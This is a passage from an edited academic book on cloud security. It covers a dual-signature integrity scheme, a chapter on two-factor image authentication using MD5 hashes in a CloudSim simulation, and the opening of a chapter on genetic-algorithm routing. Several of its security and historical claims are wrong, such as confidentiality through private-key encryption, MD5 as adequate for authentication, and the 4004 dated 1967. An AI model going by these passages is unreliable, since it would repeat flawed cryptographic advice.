- **Integrity:** Quality of truthfulness and accuracy is generally known as integrity. Our proposed approach provide integrity of the data because in our approach we calculate the message digest and then store that digested message into a single file and after that we again calculate the digest of digested message it will filter our approach and will maintain the integrity of data.
- **Non-Repudiation:** Since user will digitally sign the complete package including data plus message digest using their own private key it maintains non-repudiation. As we know that the non repudiation means legal setting wherein the authenticity of a signature is challenged for uniqueness.
- **Confidentiality:** Generally confidentiality is always used in terms of privacy and security in our proposed approach digitally signed data plus message digest is again encrypted using private key with the help of cryptography. Hence confidentiality is maintained in our approach.
- **Authentication:** Normally authentication is a state of confirming the actuality of the data's identity. Since in our approach all the data and their message digest are separately appended in a file so their identity can be easily confirmed on the basis of that file.

### **CONCLUSION AND FUTURE DIRECTION**

Security in the cloud is a very essential term as well as a benefit and also a challenge. Security in the cloud is a greatest challenge that is very closely related with service providers and users. 70% of cloud user's admitted security is major concern in cloud storage data. It is apparently vital condition within the cloud cannot be over emphasized due to threats from within and outside of the cloud environments. Confidentiality, personal data integrity and data Security responsibilities within the cloud should be a collaborative effort between both vendor and users. These responsibilities differ by the type of cloud services been accessed. The cloud service provides is on responsible service to make sure the security, integrity and non-redundancy of cloud data storage and to confirm maximum protection. Vendor have the responsibility to ensure the public data integrity and isolation protections are put in place to extenuate the risks users create to one another in terms of data loss, misuse, or privacy violation within the cloud. Now from the cloud service provider's position, there should be an effective supervising mechanism in place to allow for effective planning and implementation of services. This facilitate as a séance to respond to events quickly and more efficiently. Cloud users on the other hand must sure and be clear about their responsibility for their security key generation. The process of shared key generation used two different part CSS and TPA. The CSA and TPA used the randomized key generation technique for the processing of user authentication. The proposed model validates the genuine and fake user. For the minimization of attack possibility the CSS server automatic generates fake file for unauthorized user. The

***Cloud Auditor Loyalty Checking Process Using Dual Signature***

fake user accept the fake file and not hit the sever next time and save the computational time of server. The proposed model validates in RMI server for remote machine and also validates the key generation process technique. Our experimental result shows better performance instead of previous algorithm. The analysis enabled us to draw some conclusions. Majority of the already accessible models area unit mature enough, but, they do not give versatile security choices for encoding based on data sensitivity for data storage over cloud.

In Future this scheme can be applied with actual cluster of machines to form a cloud in local area network using tool like Hadoop. Then the results can be captured in real time. To achieve the assurances of cloud data integrity and availability and enforce the quality of dependable cloud storage service for users, an effective and flexible distributed scheme with explicit dynamic data support, including block update, delete and append is being implemented. Our aims to extend the protocol to support data level dynamics at minimal costs.

**REFERENCES**

- Atayero, A., & Feyisetan, O. (2011). Security Issues in Cloud Computing: The Potentials of Homomorphic Encryption. *Journal of Emerging Trends in Computing and Information Sciences*, 2(10), 546–552.
- Brodkin. (2008). *Seven cloud-computing security risks*. Gartner.
- Cloud Computing basics for non-experts. (2015, May). *Cloudweeks*, 1–8.
- Armbrust, J. Katz, & Patterson. (2009). Above the Clouds: A Berkeley View of Cloud Computing. University of California at Berkeley.
- Ateniese, Fu, Green, & Hohenberger. (2005). Improved proxy re-encryption schemes with applications to secure distributed storage. *Proc. NDSS*, 1-15.
- Huth & Cebula. (2011). *The Basics of Cloud Computing*. Carnegie Mellon University.
- Bethencourt, J., Sahai, A., & Waters, B. (2007). Cipher text-policy attribute-based encryption. *Proceedings of IEEE Symposium on Security and Privacy*, 321-334.
- Cheung, L., & Newport, C. (2007). Provably secure cipher- text policy ABE. *Proceedings of the ACM conference on Computer and communications security*, 456-465.
- Mell, Granceand, & Grance. (2011). *The NISTD definition of Cloud Computing*. Recommendations of the National Institute of Standards and Technology.
- Luo & Fei. (2011). Algorithmic Collision Analysis for Evaluating Cryptographic System and Side- Channel Attacks. *International Symposium on H/w- Oriented Security and Trust*, 1-10.
- Agalya & Lekshmi. (2014, August). A Verifiable Cloud Storage using Attribute Based Encryption and Outsourced Decryption with Recoverability. *International Journal of Engineering and Innovative Technology*, 10-21.
- Agarwal, S., Dunagan, J., Jain, N., Saroiu, S., Wolman, A., & Bhogan, H. (2010). Volley: Automated data placement for geo-distributed Cloud services. *Proceedings of the 7th USENIX conference on Networked systems design and implementation*, 155-170.

# Chapter 9

## Cloud Security Using 2-Factor Image Authentication Technique

**Ratish Agarwal**  
*UIT-RGPV, India*

**Anjana Pandey**  
*UIT-RGPV, India*

**Mahesh Pawar**  
*UIT-RGPV, India*

### ABSTRACT

*Cloud computing is being anticipated as the infrastructural basis of tomorrow's IT industry and continues to be a topic of interest of many new emerging IT firms. Cloud can deliver resources and services to computers and devices through internet. Since Cloud Computing involves outsourcing of sensitive data and critical information the security aspects of cloud need to be dealt carefully. Strong authentication, focusing mainly on user-authentication, acts as a pre-requisite for access control in the cloud environment. In this paper we discuss an efficient authentication mechanism to deal with the security threats that are faced by cloud. The method proposed in this paper prevents the confidential data and information of end users stored in a private cloud from unauthorized access by using a two-factor authentication involving shared image concept in addition with encrypted key authentication. MD5 hashing technique is used which takes binary pixel value of image as input and convert it into a 128-bit hash value. The overall process of authentication has been shown through experimental result and implementation which shows a series of snapshots taken from the chapter.*

DOI: 10.4018/978-1-5225-2154-9.ch009

***Cloud Security Using 2-Factor Image Authentication Technique***

## INTRODUCTION

Cloud computing is a type of computing that uses the internet to allow the sharing of resources and data to other computers and devices as per the demands of clients. This technology provides users and enterprises with various capabilities to store and process their data in third-party data centers. It has become a highly demanded utility as it provides high computing power, cheap cost of services, high performance, scalability, accessibility as well as availability. The technology which is responsible for cloud computing is termed as virtualization, which divides a single physical computing device into multiple “virtual” devices, which are independent of each other and can be used and managed easily for performing computations on different tasks. A cloud can be deployed into three main types Public Cloud, Private Cloud and Hybrid Cloud, according to the types of its user.

There are a number of security concerns associated with cloud computing. These issues fall into two broad categories: security issues faced by cloud providers and security issues faced by their customers. The security issues faced by end users can be reduced by using authentication mechanisms at their end. Authentication is a process in which the credentials provided are compared to those on file in a database of authorized users' information on a local operating system or within an authentication server. If the credentials match, the process is completed and the user is granted authorization for access. Two-factor authentication mechanisms are more robust as compared to traditional password authentication.

- **Cloud Computing:** We will also concentrate on fundamental concepts of Cloud Computing and its related technologies. Computing phenomenon itself, to be considered totally virtualized, must let the computers to be built from physically distributed components like storage, processing, data, and software resources. Technologies like cluster, grid and recently cloud computing, have altogether allowed accessing to huge amounts of computing resources by integrating computing and physical resources in a fully virtualized way and have offered in single system view to the end user. The end users use the computing and physical resources in Utility manner which describes a business framework for delivering the services and computing power on-demand basis. And according to the need of the user, Cloud Service Providers (CSPs) have aimed to deliver the services and cloud users have to pay the service providers based on their usage that means “pay-per-use” or “pay-as-you-go”. As we discussed in the previous chapter that in electric grid, the users just use the electricity which is coming from the power stations and users have to pay how much they have used the electricity. Likewise in Cloud Computing environment, users need not to know the underlying architecture for getting the services; they just have to pay according to their usage. Cloud is basically an infrastructure which is maintained by some Cloud Service Providers and end-users are getting the services on-demand from the service provider and they have to pay the required money for their usage. Service Provider giants like Amazon, Microsoft, Google, IBM offer on-demand resource and computing services to the user commercially.
- **Evolution of Cloud Computing:** Cloud computing evolved when we started thinking about what we actually need. Cloud computing is not a new technology. In fact, it is the most used technology whenever we work on our computers. The difference that has occurred now is the way we see and utilize cloud computing. The beginning of what we call the concept of cloud computing can be traced back to the mainframe days of the 1960s when the idea of “Utility Computing” was coined by MIT computer scientist and Turing award winner John McCarthy. He remarked that

## ***Cloud Security Using 2-Factor Image Authentication Technique***

“Computation may someday be organized as public utility”. In 1961, while speaking at the MIT Centennial he suggested.

Utility computing concept is very simple. Utility computing can be defined as a service provisioning model where a service provider makes computing resources and infrastructure management available to the customer as needed. This approach is like pay-per-use or metered service that means customer can pay as their usage for internet service, file sharing, web site access and other applications. In 1966, Douglas F Parkhill published the book “The Challenge of the Computer Utility”. He explored elastic provisioning and resource sharing concept in his book.

In early days of IT industry, in 1957, IBM brought into light 704 as the first mainframe computer that had the function of floating-point arithmetic. Sequentially, in 1964 the IBM System/360 came up in the market. This product family has drawn attention to the industry that the peripheral components were transferable and that the software unit was executable on all computers of this product family (Based on Bashe 1986). The miniaturization of these computers and further developments led to the independent machines, suppose the ‘minicomputers’ such as DEC’s Minicomputer PDP-8 in 1964 or Xerox’s Alto in 1974 (According to Freiberger et al. 2000).

The advancement of the PC (Personal Computer) began in the age of 1970ies, constructed with the first microprocessor 4004 in 1967 and the later microprocessor 8008 introduced by Intel in 1971. The first Home computer, the Micral invented by Andre Thi Troung in 1973 (Freiberger et al 2000) on the basis of microprocessor 8008. Construction manuals for the Mark 8 or TV Typewriter were initially aimed Hobbyists. In this era of personal computers, marketing concept has been introduced as Altair 8800 had been sold as the construction set by MITS in 1975. This computer was one of the initial home computers. On the basis of this concept, a BASIC interpreter (According to Freiberger et al. 2000) has been developed by Microsoft. Sequentially, Apple, Commodore, Atari and others has come up in the home computer’s market. IBM entered in the market phase and invented the name PC (Personal Computer). Microsoft entered as an operating system developer and for IBM-PC has developed the operating system which eventually came into use as the standard platform, which became compatible with many other PC-manufacturers. Sequentially many phases of the developments and advancements was going on, significant performance developments were hitting the market. With the invention of graphical user interface (GUI), development leads to the further advanced approach.

When considering more development for connecting multiple PCs, then another milestone came up in the industry and that is Internet. The Advanced Research Chapters Agency (ARPA) has introduced the concept of Internet as a research chapter. While considering internet, every connecting point regarded as a node. In support of the US ministry of defense, a communication system has been developed in such a way that if one of the nodes would be broken, the communication system remained stay connected. Eventually, out of this chapter, the ARPAnet was developed and around 200 institutions were connected though this network. In 1983, TCP/IP concept has been introduced and the net’s protocol was switched to TCP/IP which helps to connect the entire subnet to the ARPA net. Now the Internet has been called as network of networks. With the invention of World Wide Web (WWW) by British engineer and computer scientist Sir Tim Berners-Lee in 1989, internet finally got a breakout success. Sir Tim Berners-Lee has given the concept of a system to manage the information for CERN (European Organization for Nuclear Research) where hyperlinks were used. Eventually, in respect to the end users there was need for web browsers. So World Wide Web achieved high popularity when web browser Mosaic came in the market (Freiberger et al. 2000; Berners-Lee 1989).

## ***Cloud Security Using 2-Factor Image Authentication Technique***

Now, the entire IT industry has put the effort towards designing the quality web browser. Increasing bandwidths and technologies also helps to develop this kind of browser. Java, PHP or Ajax all made it possible to be able to create more and more detailed and user-interactive sites. This kind of developments leads the industry towards making many multimedia websites, user-friendly applications.

Meanwhile, in the age of 1990ies the concept of grid computing came up in the academia. Ian Foster and Carl Kesselman published “The Grid: Blueprint for a New computing Infrastructure”, a book, in which the new analogy was similar to electrical grid concept. We can explain the concept with our daily life example. When we plug an electric appliance into an electrical outlet, we don’t care how electric power is generated or how it is getting to the outlet. We just use it. This is the basic concept of virtualization. We need not to know the underlying architecture or the procedure and how the resources are coming to the end-users. They just utilize it. Here electricity is virtualized; virtualization hides a huge distribution grid and power generation stations. Technologies like cluster, grid and now cloud computing, all the technologies have targeted at allowing access to huge amount of computing resources in a fully virtualized pattern. It makes a single system view by collecting resources in a aggregate pattern. All these technologies are delivering the services to the users or customers as a “pay-per-use” or “pay-as-you-go” pattern (payment based on usage).

In 1999 Sales force initiated to start delivering applications to the customers using a simple website. The real-time applications were delivered to the enterprises and distributed over the internet; thus the computing as utility-basis has been started and that has came to reality. In 2002 Amazon Started its milestone creating Amazon Web Services (AWS), and delivering services like storage, computations etc. Amazon is going to allow customers to blend their own website with its huge online data. These types of services and computing facility grew gradually on demand. Eventually in 2006, Amazon introduced its Elastic cloud (Amazon EC2), a web service for commercial use, which allows individuals as well as small industries to rent infrastructure (resources, storage, memory) on which they can deploy and run their own applications. After the launching of Amazon storage (Amazon S3), they have used the “pay-per-use” model for pricing of usage of their service. And from the point of that, cloud computing pricing model has came up in the market. Gradually Google Apps Engine, Force.com, Eucalyptus, Windows Azure, Aneka and other clouds are became the big players in the cloud industry.

- **Related Technologies:** Technologies Related to Cloud computing are mostly Cluster Computing and Grid Computing which are the parts of distributed computing. Cloud computing requires bare metal virtualization which is a component of system hardware & resource virtualization. And Web Services acts as the interface to the user and various Internet technologies helps to build up Web Services.

In the next section, we will discuss about Cluster computing, Mobile computing, and Grid computing.

- **Cluster Computing:** Let’s start with the basic concept of cluster computing According to N. Sadashiv and S. M Dilip Kumar. A computer cluster can be defined as a set of loosely coupled computers working together in such a way that all the machines can be viewed as a Single System image (SSI). Computer clusters emerged as an output of convergence of a huge number of computing movement including the accessibility to high speed networks, microprocessors at a low price, and software for delivering high performance distributing computing.

## **Cloud Security Using 2-Factor Image Authentication Technique**

- **The Architecture of Computer Cluster:** Now we concentrate on the architecture of the computer cluster so that we can understand easily how different machines can be viewed as Single System Image. In, R. Buyya has elaborately explained the key components of a computer cluster which includes multiple standalone computers, an operating system, and communication software, a high performance interconnecting medium, middleware and different application. A computer node can be a single or single or multiprocessor system (PCs, SMPs, workstations) with memory, I/O facilities, and operating system. The Cluster middleware stays in between the multiple PC/ Workstations and applications. It works as a Single System Image maker and availability infrastructure. Programming environments offer efficient, portable, and easy-to-use tools for application development. Computer cluster can also be used for the execution of parallel and sequential application.
- **Components of Computer Cluster:** A typical computer cluster has some prominent components, which are used to do a specific task.
- **Grid Computing:** Cloud computing is the gradually development of cluster computing and grid computing. It also includes parallel and distributed computing. In short, we can say that cloud computing is the basic realization of all these concepts. Already we have discussed about computer cluster, its underlying architecture and its application. Now we are moving into Grid concept.

Grid computing was first coined in 1990s by Cart Kesselman and Ian Foster and succinctly defined as: Grid computing is coordinated resource sharing and problem solving in dynamic, multi-institutional virtual organizations". When we explain grid computing it is essential to distinguish it from clusters. These clusters are spread across locally and compelled to utilize a common hardware and operating system, whereas the grids include the heterogeneous computers that are linked to each other and spread across globally. Even the hardware and operating system can be distinct from each other.

Grid computing is a complex phenomenon which has evolved via earlier developments in parallel, distributed and HPC (High Performance computing) (Weishaupl et al., 2005 and Harms et al. 2006). The real Grid problem was identified to be the support provided by the development for generic sharing of IT resources.

According to Foster, "The real and specific problem that underlies the Grid concept is coordinated resource sharing and problem solving in dynamic, multi-institutional virtual organizations. The sharing that we are concerned with is not primarily file exchange but rather direct access to computers, software, data, and other resources, as is required by a range of collaborative problem-solving and resource brokering strategies emerging in industry, science, and engineering." (Foster et al., 2001, p2).

Computing grids are conceptually and logically like electrical grids. In an electrical grid, wall outlets allow us to connect to an infrastructure of resources which generate and distribute the electricity. When we connect to the electrical grid, we don't even need to know where the power plant is situated or how the electricity gets to us. Likewise, in the IT industry, in order to co-ordinate different IT resources grid computing uses the middleware, thus enabling them to function and work as one virtual device. The main aim of grid computing, just like the electrical grid, is to grant users the permission to use the resources as per their requirement, and to provide access to the assets of IT, and combined processing power from any remote location. According to S. Zhang, X. Chen et al, Grid imparts a series of resources for distributed computing with the help of WAN or LAN to the application of the end user, which makes it look like he is using a super virtual computer. This idea would be secured and safe and organize as well as co-ordinate the sharing of resources among people, business circles, resources and organizations, and will provide an

## ***Cloud Security Using 2-Factor Image Authentication Technique***

organization which is both virtual and dynamic. Grid computing is thus a type of distributed computing. It requires unlimited power production by hardware, software, locations and organizations. Its aim is to allow anyone that is a part of grid to co-ordinate, co-operate and exchange information amongst them. Although grid computing has all these properties but cloud computing is still considered better. Cloud computing is itself derived from grid computing and so allows the users to access on-demand resources and the resources are provisioned according to their application.

- **Grid Related Technologies:** Grid Computing connects the machines that are located in different geographical remote areas and forms a single network to emerge (from user point of view) as a virtual supercomputer by linking both the resource and computational power of all systems on a single grid. A grid computing network consists of geographically and physically linked network including machines, peripheral devices, switches, data and connecting cable instruments. All the resources can be accessed by each user using only single login account. Different resources may own the physical resources. Distributed computing and Peer to Peer computing are said to be the cousins of Grid computing.
- **Distributed Computing:** The main purpose of introducing this computing is to divide the workload of a program among different processes. The main aim of distributing computing is to divide and deal out the problems into different computers connected through a common network. A distributing system comprising of multiple autonomous computers, communicate with each other via a computer network. The computer works together in order to attain a common goal. Here we will describe some typical characteristics of distributed system:
- **Fault Tolerance:** Each computer within the distributed system has to tolerate failures i.e. the system should have the potential for fault tolerance.
- **Heterogeneous Atmosphere:** The structure of the distributed system (network latency, network topology, network connections, and total number of participating computers) is not predefined. The distributed system may comprise of distinct kinds of computers and heterogeneous network links. While executing a program, the system structure may change in order to achieve the goal.
- **Separate Participation:** Each individual computer has its distinct participation and has limited view of complete system. Each computer may only know the some module or some part of the whole program or input. We can see that distributed systems are groups of computers interlinked with each other through a communication network and each computer containing processor and memory, have the same goal for their work. Depending on the workload and the execution type of the program, network topology and the total number of participating computers have been dynamically arranged.
- **Peer-to-Peer Computing:** Peer-to-Peer computing is a technique in which every computer can share the physical resources and services by directly exchanging between the systems and each computer can act as servers and clients for the other computers connected to the network. Which computer can act as a client or server depends upon the role which is most trustworthy and productive for the network. In peer-to-peer computing, content is typically exchanged in the direct way over the fundamental Internet Protocol (IP) network. The main advantage of peer-to-peer (P2P) computing is that there is chance of central point of failure and decentralized coordination maintains how to keep the global state consistent. There are 6 nodes such as Node A, B, C, D, E, and F. Each of the nodes represents itself a machine and they can share the physical resources and

## **Cloud Security Using 2-Factor Image Authentication Technique**

services directly exchanging among the nodes and communicate with each other. Each node can act as a server and client for the other nodes connected to the network.

In P2P systems, computing resources like storage space, computing power, and bandwidth are provided by clients. The main advantage of P2P computing is that lack of centralized system administrator eliminates the problem of single point of failure which is the basic pitfalls of centralized system. Hence there is a provision of data and system back up among the nodes. But main loopholes of P2P system is that security issue. A node may download a virus file which may infect the other systems; in that concern, P2P system is vulnerable to unsigned and unsecure codes which lead to unsecure environment due to lack of centralized administrator.

- **Connectivity: Communicating Securely and Easily:** This layer defines the fundamentals of protocols of authorization, communication and authentication that the grid-specific network transactions require. The data exchange among the fabric layer resources requires communication protocols. Routing, transport and naming are the basic requirements for communication. Authentication protocols are required for communication services for providing secure mechanisms for validating the authentication of users and resources. Connectivity layer provides authentication services which consist of the following features:
- **Single Sign On:** All the users must be allowed to validate themselves (“log on”) just once and only after that they will be allowed to access the multiple grid resources described in the fabric layer.
- **Delegation:** Any user should be able to run the program on his behalf, so that the accessing of the resources of the grid will be authenticated.
- **Integration with Various Local Security Solutions:** Each resource provider or the site should be integrated with various local security solutions. Grid security solutions must be able to combine with multiple local security solutions and map itself to the local environment.
- **User-Based Trust Relationships:** If the right to access the resources from distinct sites or resource providers is given to the user, then he should be able to use the sites together without requiring the interaction of the administrators of the providers.
- **Resource: Sharing Single Resources:** The resource layer stays over the connectivity layer communication and authentication protocols to identify protocols for the initiation, monitoring, secure negotiation, accounting, control and payment of sharing operations on individual resources. Resource layer implements these protocols upon fabric layer to access and control local resources. The resource layer protocols consist of two main classes:
- **Information Protocol:** These types of protocols are used to get information about the structure and states of resources like usage policy, current load and its configuration.
- **Management Protocols:** The negotiation of access to the physical resources that are shared, resource requirement specification and the monitoring of operations that are to be performed is carried out by these protocols. While executing or controlling the operations, the on-going status of that operation may also be held up.
- **Collective: Coordinating Multiple Resources:** The next layer is focused towards the protocols and services that are associated with global resource and interact with collections of resources. That's why we have referred the next layer of the grid architecture stack as the collective layer.

***Cloud Security Using 2-Factor Image Authentication Technique***


- **Directory Services:** Directory services allow its users to make queries for resources by type, availability or load-sharing demand. Resource-level protocols are used to construct directories.
- **Co-Allocation, Scheduling, and Brokering Service:** These kind of services allow participants to request the allotment of tasks one or more physical resources for a particular purpose and the scheduling of tasks over the suitable resources.
- **Monitoring and Diagnostics Services:** These particular services monitor the resource allotment, overload management, and also keep attention to the attacks.
- **Data Replication Services:** Data replication services support the storage management to maximize the data access performance and minimize the response time and cost.
- **Workload Management Systems:** This management service manages the usage, description, status of the task and multi-component workflows.

## **PROPOSED METHODOLOGY**

Here in this chapter we use a cryptographic technique to generate ciphers - MD5 which stands for Message Digest algorithm 5. It is a widely used cryptographic hash function that takes up the data (text or binary) as an input and generates a fixed size “hash value” as the output. In this work, we have used this algorithm to convert binary value associated with each pixel of image into a hexadecimal value which is mapped by both- client and server. The main concept and sequential methodology regarding our work is enlisted below as a DFD in Figure 1. The DFD given in Figure 1 is further explained step-by-step in Algorithm 1.

## **EXPERIMENTAL RESULT**

In this chapter a cloud environment has been simulated using CloudSim simulation tool which is a framework for modeling and simulation of cloud computing infrastructures and services. It is completely written in JAVA, which includes various packages and classes used for simulation of cloud. The four main entities here are – Data Centres, Brokers, Cloudlets and Vms. Data centre helps in creation of hosts with an appropriate amount of characteristics like Ram, PE’s, CPU’s, bandwidth, mips (milli instructions per second) etc. Broker helps in the sequential execution of tasks and acts the mediator for interaction between cloudlets and server by providing access to virtual machines. Cloudlet is an entity of cloud computing environment that is located at the edge of the Internet. VM is a self-contained operating environment that behaves as a separate computer. In this work, we have used Xen hypervisor. A window as shown in Figure 2 appears in which number of data centres, brokers, cloudlets and vm’s are entered to create a cloud. The simulation starts. Afterwards the Server window appears as shown in Figure 3. A port number is entered in the text field to which the server will be listening to when started. ClientGUI1.java file is run. This will generate the Client Window as shown in Figure 4. Same port number is entered in the client window. If the port numbers match client request is accepted as shown in Figure 5.

**Cloud Security Using 2-Factor Image Authentication Technique***Figure 1.**Algorithm 1.*

Step 1. Run Cloud\_main.java()

Step 2. Enter the values for Cloud parameters.

Step 3. end if any parameter=0

Step 4. Enter the port number x on the server side.

Step 5. Enter the port number y on client side.

Step 6. end if port numbers do not match.

Step 7. /\* random key generation on the server side \*/

```

showMessageDialog("Random No. generated "+value);

```

Step 8. Enter the Random number on the client Side.

*continued on next page*



**Cloud Security Using 2-Factor Image Authentication Technique***Algorithm 1. Continued*


```
Step 9. Select Generate key.  
  
Step 10. /* Master Key generated*/  
  
Step 11. Match key on the Server side  
  
Step 12. if matched  
  
showMessageDialog("Key Verified")  
  
Step 13. Select Image key on the server side.  
  
Step 14. Select image key on the Client Side  
  
Step 15. if image key matched  
  
showMessageDialog("User Authenticates");  
  
Step 16. if image key not matched  
  
showMessageDialog(null,"Invalid user")  
  
System.exit(0)
```

Step 17. Communication established successful

*Figure 2.*



**Cloud Security Using 2-Factor Image Authentication Technique***Figure 3.**Figure 4.*

**Cloud Security Using 2-Factor Image Authentication Technique***Figure 5.*

## CONCLUSION

Cloud computing is now coming up as a new technology which is being used by companies of all sizes. Irrespective of the size of the company, they demand a secure cloud. Thus security in cloud is the most important factor. Still, there is a need for better mechanisms to provide organized authentication. Here in this chapter we proposed an efficient authentication mechanism to deal with the threats of security that are faced by the cloud. The proposed technique implemented can prevent the data stored from various types of attacks such as identity disclosure attack, outsider attack or password impersonation. In order to find new schemes and methods in the cloud environment to provide a proper authentication for the users, research is still in progress. The method that we proposed here takes less storage cost and has less time complexity. Moreover, it provides public verifiability to each user in the cloud. It also lays a proper base to continue with the development and research in the cloud security field.

***Cloud Security Using 2-Factor Image Authentication Technique*****REFERENCES**

- Agarwal. (2012). Multi-level Authentication Technique for Accessing Cloud Services. *International Conference on Computing, Communication and Applications*, 1-4.
- Chow, Masuoka, Molina, Niu, Shi, & Song. (2010). Authentication in the Clouds: A Framework and its Application to Mobile Users. CCSW'10, Chicago, IL.
- Kim & Hong. (2011). *One-Source Multi-Use System having Function of Consolidated User Authentication*. YES-ICUC.
- Pawle & Pawar. (2013). Face Recognition System (FRS) on Cloud Computing for User Authentication. *International Journal of Soft Computing and Engineering*, 3(4).
- Quorica. (2009). *Business Analysis Evolution of Strong Authentication*. Retrieved from: <http://quocirca.com/sites/default/files/reports/092009/452/CRYPTOCARD.pdf>
- Schneier, B. (2009). Be careful when you come to put your trust in the clouds. *Guardian*. Retrieved from: <http://www.guardian.co.uk/technology/2009/jun/04/bruce-schneier-cloud-computing>
- Shen, Z., Li, L., Yan, F., & Wu, X. (2010). Cloud Computing System Based on Trusted Computing Platform. *International Conference on Intelligent Computation Technology and Automation*, 1, 942-945. doi:10.1109/ICICTA.2010.724
- Ziyad, , & Rehman, . (2014). Critical Review of Authentication Mechanism in Cloud Computing. *International Journal of Computer Science Issues* 11(3).

# Chapter 10

## Utilizing Soft Computing Application for QOS and Security Optimization by Meta-Heuristic-Based Genetic Approach

**Sherin Zafar**  
*Jamia Hamdard University, India*

### ABSTRACT

*In cloud computing network, due to high node mobility, routing is regarded as one of the most challenging task. Some of the traditional protocols developed for cloud networks, wireless network and cyber world use dynamic optimization for QOS accomplishment using some of the optimality criterions like shortest distance, minimal bandwidth usage and minimum delay and constraints like limited power and limited capability of wireless links. GA (Genetic Algorithm) based approach is utilized in this chapter for QOS design based secured routing protocol, where GA is used for finding the most optimal (fittest route) hence improving QOS leading to an optimized secured routing protocol. GA based approach which is discussed in this chapter, selecting the fittest route leads to optimization of QOS based performance parameters like average packet delivery ratio, average drop rate etc. Simulation results shown in the chapter also validate the approach.*

### INTRODUCTION

